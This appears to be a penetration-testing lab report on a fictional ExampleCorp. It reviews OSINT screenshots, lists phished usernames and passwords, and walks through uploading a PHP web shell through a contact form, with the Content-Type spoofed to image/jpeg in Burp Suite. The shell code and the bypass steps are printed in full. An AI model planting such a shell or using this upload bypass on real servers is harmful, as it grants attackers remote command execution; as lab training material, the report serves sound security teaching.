
OSINT - Public Exposure Audit

The open-source intelligence investigation was already conducted by one of your colleagues. You can find the resulting screenshots in the OSINT_Data package, which is part of the ExampleCorp Data package.

Go through the images and identify one or more screenshots that show the source of the information needed to compromise the target machine successfully. Provide the screenshot(s) in the next page, with explanation!

OSINT - Public Exposure Audit

It provides the location of login



Disable Firewall On A Directory?

Asked 2 months ago Active 7 days ago Viewed 638 times

0

I have installed WordPress on an ubuntu server which is being protected by a WAF. However, I want to exclude a location /secureapp on the root server. So if my main website is on domain.ltd/ then I want to whitelist domain.ltd/secureapp from the WAF. Any help would be appreciated

apache-httpd

Share Improve this question Follow

Phishing

Your colleague has already completed the phishing campaign. You can find the results in the Phishing_Results package. To access the data:

1. *Unpack the package*
2. *Start GoPhish from the folder*
3. *Log in to the admin site using the credentials of admin:sagarbansal*

Analyze the results and compile a list of usernames and passwords based on the findings. Provide your list in the next page!

Username and Password list

Username and password list from the phishing campaign.

Username	Password
tabitha	IequiNg3iesh
rose	ea1Ceiri
pauline	Ovaa6eech
pauline	Ovaa6eech
martin	ieK8uG3ahY
liz	MeoPoph7
liz	MeoPoph1
king	jeeFoo7shoo1E
christine	lei6xei2Ufu
edmund	testing
edmund	testing1
test	test
hacker	hacker
hahaha	yougotme!

Section Four: Application Audit

Application Audit


Leverage the information gathered from the OSINT data and phishing campaign to gain unauthorized access to the webserver through its web application.


- *You can utilize the provided backdoor.php file as part of your attack vector.*
- *Provide a detailed walkthrough of your successful penetration in the next slide (you can add more if needed).*
- *Show a successful command execution on the target in the last step*

Application Audit

Provide a step-by-step guide on how to get unauthorized access to the webserver through its web application.

Step 1: Run Burpsuite and setup target and change proxy. Also, change proxy in browser.
Step 2: Previously from GoPhish we got user: king and pwd: jeeFoo7shoo1E.
Step 3: use url http://example.com/secureapp/ and use above credentials to login.
Step 4: click on Contact.php and in the form fill out details and upload the provided backdoor.php file.
Step 5: In BurpSuite turn Intercept on and submit the form
Step 6: change the content-type to image/jpeg
Step 7: Now the form is submitted




Burp Suite Community Edition v2024.11.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to http://example.com:80 [10.10.10.10]
Open browser
Time Type Direction Method URL Status code Length
12:35:59 21 ... HTTP Request POST http://example.com/secureapp/contact.php
Request
Pretty Raw Hex
20 -----------------------------428640595982012590839016705691
21 Content-Disposition: form-data; name="email"
22
23 sagar@sagarbansal.com
24 -----------------------------428640595982012590839016705691
25 Content-Disposition: form-data; name="message"
26
27 sagar
28 -----------------------------428640595982012590839016705691
29 Content-Disposition: form-data; name="file"; filename="a.php"
30 Content-Type: image/jpeg
31
32 <?php
33 if(isset($_REQUEST['rq'])){
34 echo "<pre>";
35 $rq= ($_REQUEST['rq']);
36 /* Replace CENSORED with system ($rq) to activate the sample */
37 system ($rq);
38 echo "</pre>";
39 die;
40 }
41 ?>
42
43 -----------------------------428640595982012590839016705691--
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 0
Request headers 13
Inspector
Notes
Contact Us | CRWebApp
example.com/secureapp/contact.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus
Example Corp. Home Contact
Contact US
Only Image Files Allowed.
Name
Email
Message
Image Attachment
Upload a file